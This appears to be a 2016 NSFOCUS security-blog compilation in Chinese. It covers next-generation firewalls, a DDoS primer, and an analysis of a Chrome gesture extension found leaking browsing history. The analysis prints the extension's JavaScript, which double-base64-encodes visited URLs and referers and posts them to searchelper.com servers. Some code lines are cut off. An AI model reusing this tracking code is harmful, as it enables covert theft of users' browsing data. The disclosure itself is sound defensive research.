有关自动和在线的安全技术不能一一列出，应该看到，这些技术代表了 Internet 软件的一种发展趋势，一种能够改变因特网“整体安全”水平的趋势。未来的安全软件将走向在线销售、更新、甚至租赁，尤其是桌面级安全产品，因为面对的大部分用户属于对网络安全技术知之甚少的网络服务使用者，这样，只有简单易用的软硬件和服务才有可能真正地提高因特网的“整体安全”水平。

当然，这种在线技术向计算机安全提出了新的挑战，也同时引入了新的安全风险。例如，网络在线扫描存在的合法性、以及技术的可靠性都有值得怀疑之处，而在线更新技术也在用户参与交互的程度方面难于取舍，自动加固技术在操作系统平台和生产运行环境适应性及智能性方面还有很长的路要走。 总之，网络安全技术在整个互联网的发展中已经成为越来越重要的影响因素，脆弱的网络安全水平是整个互联网走向商业化、社会化的制约瓶颈。

互联网中不存在“安全孤岛”，只有聚集整个社会的智慧和力量，在法律、教育、社会意识、安全技术等领域进行大量的艰苦的努力后，才有可能看到一个安全的、值得信赖的互联网。

2016
绿盟科技博客
精编

02 知识论坛

- 下一代防火墙的几个思考
- 小心浏览器插件窃取你的隐私
- 学习手册：浅析 DDoS 的攻击及防御
- 成熟产品 IPS 的创新实践和思考
- JMX 监控实战
- Python 安全编码之预防 LDAP 注入

下一代防火墙的几个思考

■ 何恐

NGFW（下一代防火墙）出来有些日子了，这 3 年多来众多主流厂家也都推出了各自的下一代墙。然而热闹之后，下一代墙并没有像厂家盼望的那样，对传统墙形成替代的燎原之势。与此同时，UTM 也开始演进，逐渐和 NGFW 越来越没有区别。

此外，虚拟化的兴起，对防火墙也提出了新的要求，不管是传统墙还是下一代墙，在虚拟化面前，不但摆放的位置需要重新定义，甚至对于东西向流量如何去适应也成了需要重新思考的问题。最后，态势感知、安全大数据在今年成为了国内安全届的热门，下一代防火墙应该在新的体系下充当什么角色，等等这些，都需要逐一重新思考，并判断出新的定位。

1、下一代防火墙 vs 传统防火墙 /UTM：核心区别在于识别能力

下一代防火墙，按照公安部起草的标准，统一叫做第二代防火墙（GA/T1177-2014《信息安全技术第二代防火墙安全技术要求》），并将国际通用说法“下一代防火墙”正式更名为“第二代防火墙”。

综观国内外各个不同机构的定义，总的来说认为二代墙和传统防火墙的最大区别是可视化和高性能这几块，另外是有 ips，av，url 之类的但是我认为不是本质。比如 PaloAlto 就说 app Id、user Id + 高性能就是他们的核心技术，其实说的就是用户可视、应用可视，高性能。

另外，说到下一代防火墙和 UTM 的差别，一般是诟病 UTM 性能这块。具体到技术上，一般会说 UTM 是上一代技术，采用包一次通过每一个引擎处理，采用的是串糖葫芦方式，开启安全功 能后性能会急剧下降；下一代防火墙是采用分离式引擎，一次性并行扫描处理所以性能会很高云云。实际上这是个伪命题，难道 UTM 不发展了吗？技术层面的问题都是可以解决的。

所以，在选择的时候人会晕。那么到底区别在哪里呢？

其实 Palo 是对的，从安全专业角度有句话，叫做“每个层面的安全问题，需要在那个层面来解决”。通俗的来说，先要看见贼，才抓的住贼，可视化这一块在传统火墙的粒度是较粗的，无法在 3 层来解决如今的 7 层应用安全问题，因为“看不见”。而性能这个，随着硬件的提升，其实也不存在什么解决不了的问题。至于在 NGFW 里面加入 IPS，waf，行为管理，av，url…理论上厂商可以加入任何他认为有用的模块进去，这些我认为不构成本质区别。

另外，“可视”这个事儿解决好了，相关的 Qos，策略执行，病毒扫描等等，都可以用较为精准的细粒度方式，基于“应用 / 用户”进行。也就是说，“可视”为精细化精准管理奠定了一个基础，这个是传统防火墙基于五元组这种粗放式的管理所做不到的。

最后，性能这块，现在确实比以前有很大提高，但主要还是基于硬件的提升，这个不构成本质区别。所谓的 “快”，我认为还是应该有前提的，如果是你裸奔，我满载，你我比快有何用？

客观公正的说，下一代防火墙 ≈ （传统防火墙 + 应用可视） ≈ UTM*

*≈：约等于

2、下一代防火墙市场份额：没有想象的大

实事求是的讲，NGFW 没有对传统防火墙和 UTM 形成摧枯拉朽式的颠覆。实际情况是，大部分客户的需求传统防火墙基本能够满足，特别是渠道等中小客户。而且，这个因素把下一代墙的价格拉的也比 较低。UTM 继续在 他的势力范围内销售，并且也越来越接近下一代防火墙。

当然，下一代墙也有了自己一定的市场份额，毕竟有下一代墙的厂家，基本会主推这个来替代传统防火墙的销售。防火墙 / 下一代防火墙的市场边界已模糊，基本还是在原有市场份额里面混战。池子，并没有刨得很大。

下一代防火墙的特点是相对比较融合性的一个产品，比如具有传统火墙的 NAT、PPPOE、VLAN、IPSEC/SSL VPN、ACL、Qos 等功能，同时也有行为管理、入侵检测、WAF、反病毒、审计 / 行为管理、URL 过滤等各种应用安全的功能。这个特点也容易让他四处树敌，比如摇身一变，可以变身为 VPN；再一变，可以变为审计产品；再摇身一变，又可以变身为防毒墙、网页防火墙……事实上，各个厂家研发的下一代墙功能，也正是把自己的优势产品往里面去集成。

下一代防火墙出来好几年了，很多客户还是搞不清楚下代墙的区别是啥。这让下一代墙的定位有些尴尬，既是万金油，同时也失去了自己的特点。比如，既然下一代防火墙里面有了 IPS，客户为社么还要买单独的 IPS？ 防火墙里面有了 vpn，客户为什么还要买专业的 vpn？ 这都需要厂商好好自问一下类似的问题。




图 2014 安全硬件市场格局

3、新的挑战：下一代墙还需发展、突破

云技术这两年发展很快，已经不限于论文研究，全国各地陆续开始有越来越多云的建设项目。在云计算场景下，防火墙需要重新考虑他的位置和作用。

比如，在网络虚拟化的场景下，流量的进、出，不再采用传统硬件基于 port、vlan 等方式，而采用类似 vSwitch 的软路由方式导入；在私有云的场景，流量会分成虚拟机内 部和外部流量情况，即“南北向”、“东西向”流量。这两种流量，需要防护的需求是不一样的，需要区别对待。南北向流量，主要是来自外部的 流量，原有下一代墙的需求，本身就可以很好的进行防护；而东西向流量，主要是虚拟机之间的流量。

虚拟机之间的隔离，本身就可以用虚拟交换 机的策略来进行限制，那么需要防护的，主要是虚拟机之间的流量，比如审计、识别、数据库防护等，是它的主要需求。已有厂家对此进行了研究，比如山石，就很好的把这两种流量的防护，用“云界”、“云格”两个产品来区分，名字也很贴切。而传统硬件防火墙，只考虑了外部攻击的防护，对虚拟机内部，子虚拟机之间的流量还没办法直接防护。

另外，虚拟化形态（虚拟机）的防火墙也开始有了需求。公有云的提供者目前已经开始尝试，将传统硬件防护设备，统统变成平台上的虚拟机形态，通过平台商店，以产品和服务的形式销售。

最后，安全大数据在今年兴起，如利用安全大数据进行安全态势感知、安全事件关联分析、安全预警等，也对防火墙提出了新的要求，要求防火墙能够具有流量监控和上报数据的能力，并能根据安全中心下发的规则，使得安全问题闭环。

综上，虽然下一代墙出来时间没多久，但是市场的变化，已经要求下一代墙尽快跟上新的变化了。将来不论是下一代墙的硬件形态、部署位置，还是下一代墙的防护内容，都尚需要不断发展，甚至突破。

4、下一代墙的发展预测

形态的变化

随着云计算、虚拟化的发展，下一代防火墙的形态将逐渐趋软件化，变得软硬不分，硬件只是软件形态的防火墙的宿主而已。 下一代墙可以灵活的部署在任何地方，比如物理网络边界、 虚拟机内部、云的内部 / 外部，或者作为传感器插放在任何需要流量检测的位置。

功能的变化

内外兼修是基本功——从传统防火墙的部署位置看，位于内外网的边界，一边是外，一边是内。因此，边界防御依然还是永恒的话题。对于外部，主要的需求来自于安全防御，因此 ips，waf，抗 D 等等依然会有很强的需求；对内，主要的需求是管控，特别是对于流量、言论内容的管控。因此，对外防御，对内管控，这是一个内外兼修的下一代墙，需要做到的基本功。

万金油 2.0——传统的 ips、waf、审计、行为管理、vpn，以及新的功能，会继续不断地增加进来。当然，范围还是会围绕“流量处理”这一特点来叠加。随着功能的叠加，下一代墙会采用新的灵活的插件机制，通过授权的方式，灵活的增加功能模块，用户按照授权数付费；基本防火墙的功能，将会以一个很低的基础 价格销售，大头还是付费模块，这样也很好的解决了和传统墙的价格纠缠不清的问题。

识别能力的持续加强——上面说到，下一代墙最本质区别就是识别能力，即：对应用的识别，对安全问题的识别，对用户的识别，对业务的识别。要防护应用问题，必须要抛弃传统 x 元组的粗放式防护，必须要持续的强化识别能力，强化 dpi/dfi，并尽可能的利用数学建模、大数据、机器智能等方式，来解决靠人手工去识别协议的原始方式。看不见贼就抓不到贼，这是应用爆炸带来的内在需求动力。

软件化、瘦化——除了强化的识别能力，下一代墙其他的能力会弱化，而更多的向传感器、瘦盒子方向演化。比如，L3、L2 功能，在云环境下，可以不需要，仅需要保留对流的识别和 控制这个核心功能。不管是什么方式部署，流进来，处理，再决定下一跳的转发，这个基本的模式不会变。

随着安全大数据化，不论硬件形式还是 软件形式的墙，数量会越来越多，而核心功能收缩为数据识别和处理 + 日志上报。云端通过成熟的数据处理能力，对各种信息进行 加工分析，进行态势感知、关联分析挖掘等功能运算，并将运算形成的结论，以 ACL 的方式下发给防火墙，形成闭环。在数据搜集方面，墙是最 有利的一个位置，因为它量大。

另外，随着移动办公的发展，防火墙的物理边界也有着虚拟延伸的需要。因此，BYOD 会持续发展，依靠下一代墙数据链路的加密能力，并配合终端数据加密，形成全程数据不落地的安全解决方案。

结束语

现实的生活中总是充满了机遇和困惑，做产品也一样会面对这些问题。面对不断变化的市场需求，唯有坚持围绕价值，拥抱变化，把产品最主要几个层面做好，才有生存下来的可能。

小心浏览器插件窃取你的隐私

■ 廖新喜

浏览器插件已经成为了浏览器的必备品，但是市场上的插件也良莠不齐，甚至部分插件切换用户隐私，如浏览器的历史记录。笔者就遇到了这样一个插件，就是著名的手势插件：crxMouse Chrome Gestures，更可气的是已经用了这个插件一年多了。


1 简单介绍

用 Google 搜索 crxMouse Chrome Gestures 导向到 google 市场，可以看到这款插件的简单介绍。

原名：Gestures for Chrome(TM) 汉化版。方便，快捷，充分发掘鼠标的所有操作。功能包括：鼠标手势，超级拖曳，滚轮手势，摇杆手势，平滑滚动 , 标签页列表等。 本扩展致力于通过鼠标来实现一些功能操作，充分挖掘鼠标的所有操作。


功能包括：鼠标手势，超级拖曳，滚轮手势，摇杆手势，平滑滚动，标签页列表等

目前在 google 市场上这款插件有 30 万的用户，累计评价 5000，其中很大一部分是国内用户，影响还是非常广泛的。



2 验证窃取行为

通过 wireshark 抓包可以看到两个分别发送到 s808.searchelper.com 和 s1808.searchelper.com 的请求，直接上图：



从 origin 可以看出，请求是来源于浏览器插件，标记为：jgiplclhploodgnkcljjgddajfbmafmp，可以通过 chrome 的 chrome://extensions/ 找到该 id 对应的插件，就是 ，其对应的系统目录为

```
C:\Users\[ 用户 ]\AppData\Local\Google\Chrome\User Data\Default\Extensions\jgiplclhploodgnkcljjgddajfbmafmp

```


我们可以通过分析其代码发现其实现，这个后续再讲。细心的读者可能会看到 post 请求段被加密了，看结构像是 base64，尝试用 base64 解码，还是 base64 编码格式，再次解码，得到如下数据：

```
s=808&amp;md=21&amp;pid=SjOa3PgqWSHYapU&amp;sess=3140392552595585 00&amp;q=http://bbs.pediy.com/showt
t=179524&amp;prev=http://bbs.pediy.com/forumdisplay.<a href="http://blog.nsfocus.net/tag/php/" title="php" target="_
f=161&amp;tmv=3015

```

s=808 就代表着服务器 s808,pid 即 userid，sess 是用户本地标记 session，sub 代表着浏览器类型，q 代表当前页面，prev 代表着从哪个页面过来，也就是 referer 的作用，hreferer 就也记录着 referer 字段有了这些数据就可以分析用户行为，可以供搜索引擎，其实百度统计和 google 统计也是干同样的事，甚至百度统计还有点击等的统计。就这样你的浏览行为被发送给了其他服务器，这不是最危险的，最危险的是你在浏览内网的一些页面也会被发送出去，内网的一些站点就很容易被泄露了。

接着我们看另外一个请求，这个请求是发送到 s1808 服务器上，具体请求如下：



解密加密后的内容和发送到 s808 的请求基本一致，具体如下：

```
s=1808&amp;md=21&amp;pid=SjOa3PgqWSHYapU&amp;sess=765877789119258500&amp;sub=chrome&amp;q=http%3A
3D179524&amp;hreferer=http%3A//bbs.pediy.com/forumdisplay.php%3Ff%3D161&amp;prev=http%3A//bbs.pediy.com/for
3D161&amp;tmv=4015&amp;tmf=1

```

这里就有点搞不太清楚发这样一个备份请求的原因了，难道仅仅是备份，有待思考，为了更好的弄清楚该插件还有没有其他危险行为，接下来我们分析插件的实现。

3 恶意插件实现

插件的恶意行为集中在 upalytics_ch.js 代码中，安装后的初始化代码：

```
this.initOnceAfterInstall = function() {
    if (!utils.db.get("userid")) {
        var id = utils.createUserID();
        utils.db.set("userid", id)
    }
    if (!utils.db.get("install_time")) {
        var now = (new Date).getTime() / 1E3;
        utils.db.set("install_time", now)
    }
    if (!utils.db_type.get("tmv")) {
        var now = (new Date).getTime() / 1E3;
        utils.db_type.set("tmv", SIM_ModuleConstants._TMV);
    }
};
```

在初始化中生成 userid，获取 install_time，twv 字段存放在本地 localstorage 中，接着会创建各种调用 addListener 接口来创建监听器，当 tab 页更新，替换，激活的时候就会调用相应的请求发送相应的函数，extension_onRequest 则是发送到 s808 服务器，tabs_onUpdated,tabs_onActivated,tabs_onReplaced 则是发送请求到 s1808 服务器，具体代码如下：

```
this.start = function() {
    try {
        chrome.extension.onRequest.addListener(extension_onRequest);
        chrome.tabs.onUpdated.addListener(tabs_onUpdated);
        chrome.tabs.onActivated.addListener(tabs_onActivated);
        chrome.tabs.onReplaced.addListener(tabs_onReplaced)
    } catch (e) {
        log.SEVERE("8835", e)
    }
}
```

下面我们简单分析下发送到 s808.searchelper.com 的 related 请求的代码，已简化，简化部分主要是去除一些 google 搜索的跳转，去除 docType 非 html 类型的，去除间隔时间很短的。

```
function extension_onRequest(request, sender, sendResponse) {
    var prev_state = tabs_states[tabId];
    tabs_states[tabId] = change_status;
    if (res_prev_url == tab_url && prev_state != change_status){
        log.ERROR("ERROR 8002 ??");
        return
    }
    if(res_prev_url == null || res_prev_url.length == 0) {
        res_prev_url = last_prev;
    }
    last_prev = tab_url;
    var data = "s=" + SIM_Config_BG.getSourceId() + "&md=21&pid=" + utils.db.get("userid
    data = data + "&tmv=" + SIM_ModuleConstants._TMV;
    data = SIM_Base64.encode(SIM_Base64.encode(data));
    data = "e=" + data;
    var url = utils.db_type.get("server") + "/related";

    utils.net.post(url, "json", data, function(result) {
            log.INFO("Succeeded in posting data");
            tabs_prevs[tabId] = tab_url
            }, function(httpCode) {
            log.INFO("Failed to retrieve content. (HTTP Code:" + httpCode.status + ")");
            log.ERROR("ERROR 8004 ??");
            tabs_prevs[tabId] = tab_url
            })
}
```

从上述代码中可以看出在关键的浏览器当前 url 和 referer 都进行了两次 base64 编码处理，可以逃过一些普通用户的眼睛，难道这种方式能够躲过 google 的一些自动审查，比较好奇。

4 建议

码农也不容易，辛辛苦苦写出来的程序不赚钱只能靠窃取用户浏览历史发给第三方来获取回报，想必也是迫不得已，当然对于这种窃取隐私的绝对要抵制。 mouse guesture 作为一个很好用的特性，笔者已经难以离开，所以在 google 市场上选择了其他的 guesture 插件。有了这个教训，相信大家以后使用浏览器插件肯定会多长一双眼睛。

学习手册：浅析 DDoS 的攻击及防御

■ 郝明

现如今，信息技术的发展为人们带来了诸多便利，无论是个人社交行为，还是商业活动都开始离不开网络了。但是网际空间带来了机遇的同时，也带来了威胁，其中 DDoS 就是最具破坏力的攻击，通过这些年的不断发展，它已经成为不同组织和个人的攻击，用于网络中的勒索、报复，甚至网络战争。

先聊聊 DDoS 的概念和发展

其实可以简单理解为：让一个公开网站无法访问。要达到这个目的的方法也很简单：不断地提出服务请求，让合法用户的请求无法及时处理。

啥叫“分布式”呢?

其实随着网络发展，很多大型企业具备较强的服务提供能力，所以应付单个请求的攻击已经不是问题。道高一尺，魔高一丈，于是乎攻击者就组织很多同伙，同时提出服务请求，直到服务无法访问，这就叫“分布式”。但是在现实中，一般的攻击者无法组织各地伙伴协同“作战”，所以会使用“僵尸网络”来控制 N 多计算机进行攻击。

啥叫“僵尸网络”呢?

就是数量庞大的僵尸程序（Bot）通过一定方式组合，出于恶意目的，采用一对多的方式进行控制的大型网络，也可以说是一种复合性攻击方式。因为僵尸主机的数量很大而且分布广泛，所以危害程度和防御难度都很大。

僵尸网络具备高可控性，控制者可以在发布指令之后，就断开与僵尸网络的连接，而控制指令会自动在僵尸程序间传播执行。

这就像个生态系统一样，对于安全研究人员来说，通过捕获一个节点可以发现此僵尸网络的许多僵尸主机，但很难窥其全貌，而且即便封杀一些僵尸主机，也不会影响整个僵尸网络的生存。


恶意代码类型	定义特征	典型实例
计算机病毒（Virus）	通过感染文件(可执行文件、数据文件、电子邮件等)或磁盘引导扇区进行传播，一般需要宿主程序被执行或人为交互才能运行	Brain, Concept, CIH
蠕虫（Worm）	一般为不需要宿主的单独文件，通过网络传播，自动复制，通常无需人为交互便可感染传播	Morris, Code Red, Slammer
恶意移动代码（Malicious mobile code）	从远程主机下载到本地执行的轻量级恶意代码，不需要或仅需要极少的人为干预。代表性的开发工具有：JavaScript，VBScript，Java，以及ActiveX	Santy Worm
后门（Backdoor）	绕过正常的安全控制机制，从而为攻击者提供访问途径	Netcat, BO, 冰河
特洛伊木马（Trojan）	伪装成有用软件，隐藏其恶意目标，欺骗用户安装执行	Setiri
僵尸程序（Bot）	使用一对多的命令与控制机制组成僵尸网络	Sdbot, Agobot
内核套件(Rootkit)	通过替换或修改系统关键可执行文件（用户态），或者通过控制操作系统内核(内核态)，用以获取并保持最高控制权(root access)	LRK, FU, hdef
融合型恶意代码	融合上述多种恶意代码技术，构成更具破坏性的恶意代码形态	Nimda

恶意代码类型

DDoS 的发展咋样?

正所谓“以史为鉴，可以知兴替”。既然大概了解 DDoS 是啥了，咱们就说说它的历史发展吧。

最早的时候，黑客们都是大都是为了炫耀个人技能，所以攻击目标选择都很随意，娱乐性比较强。后来，有一些宗教组织和商业组织发现了这个攻击的效果，就以勒索、报复等方式为目的，对特定目标进行攻击，



Source: NSFOCUS DDoS Attacks Situation Awareness Platform www.nsfocus.com

并开发一些相应的工具，保证攻击成本降低。当国家级政治势力意识到这个价值的时候，DDoS 就开始被武器化了，很容易就被用于精确目标的网络战争中。

DDoS 态势分析

根据绿盟科技最新的 DDoS 态势分析，从全球的流量分布来看，中国和美国是 DDoS 受灾的重灾区。

再谈谈 DDoS 的攻击方式

分布式拒绝服务攻击的精髓是：利用分布式的客户端，向目标发起大量看上去合法的请求，消耗或者占用大量资源，从而达到拒绝服务的目的。

其主要攻击方法有 4 种：

1、 攻击带宽

跟帝都的交通堵塞情况一样，大家都该清楚，当网络数据包的数量达到或者超过上限的时候，会出现网络拥堵、响应缓慢的情况。DDoS 就是利用这个原理，发送大量网络数据包，占满被攻击目标的全部带宽，从而造成正常请求失效，达到拒绝服务的目的。


攻击者可以使用 ICMP 洪水攻击（即发送大量 ICMP 相关报文）、或者 UDP 洪水攻击（即发送用户数据报协议的大包或小包），使用伪造源 IP 地址方式进行隐匿，并对网络造成拥堵和服务器响应速度变慢等影响。

但是这种直接方式通常依靠受控主机本身的网络性能，所以效果不是很好，还容易被查到攻击源头。于是反射攻击就出现，攻击者使用特殊的数据包，也就是 IP 地址指向作为反射器的服务器，源 IP 地址被伪造成攻击目标的 IP，反射器接收到数据包的时候就被骗了，会将响应数据发送给被攻击目标，然后就会耗尽目标网络的带宽资源。

2、 攻击系统

创建 TCP 连接需要客户端与服务器进行三次交互，也就是常说的“三次握手”。这个信息通常被保存在连接表结构中，但是表的大小有限，所以当超过了存储量，服务器就无法创建新的 TCP 连接了。

攻击者就是利用这一点，用受控主机建立大量恶意的 TCP 连接，占满被攻击目标的连接表，使其无法接受新的 TCP 连接请求。如果攻击者发送了大量的 TCP SYN 报文，使服务器在短时间内产生大量的半开连接，连接表也会被很快占满，导致无法建立新的 TCP 连接，这个方式是 SYN 洪水攻击，很多攻击者都比较常用。



DDoS 攻击系统

3、 攻击应用

由于 DNS 和 Web 服务的广泛性和重要性，这两种服务就成为了消耗应用资源的分布式拒绝服务攻击的主要目标。

比如向 DNS 服务器发送大量查询请求，从而达到拒绝服务的效果，如果每一个 DNS 解析请求所查询的域名都是不同的，那么就有效避开服务器缓存的解析记录，达到更好的资源消耗效果。当 DNS 服务的可用性受到威胁，互联网上大量的设备都会受到影响而无法正常使用。

近些年，Web 技术发展非常迅速，如果攻击者利用大量的受控主机不断地向 Web 服务器恶意发送大量 HTTP 请求，要求 Web 服务器处理，就会完全占用服务器资源，让正常用户的 Web 访问请求得不到处理，导致拒绝服务。一旦 Web 服务受到这种攻击，就会对其承载的业务造成致命的影响。

4、 混合攻击

在实际的生活中，攻击者并不关心自己使用的哪种攻击方法管用，只要能够达到目的，一般就会发动其所有的攻击手段，尽其所能的展开攻势。对于被攻击目标来说，需要面对不同的协议、不同资源的分布式拒绝服务攻击，分析、响应和处理的成本就会大大增加。

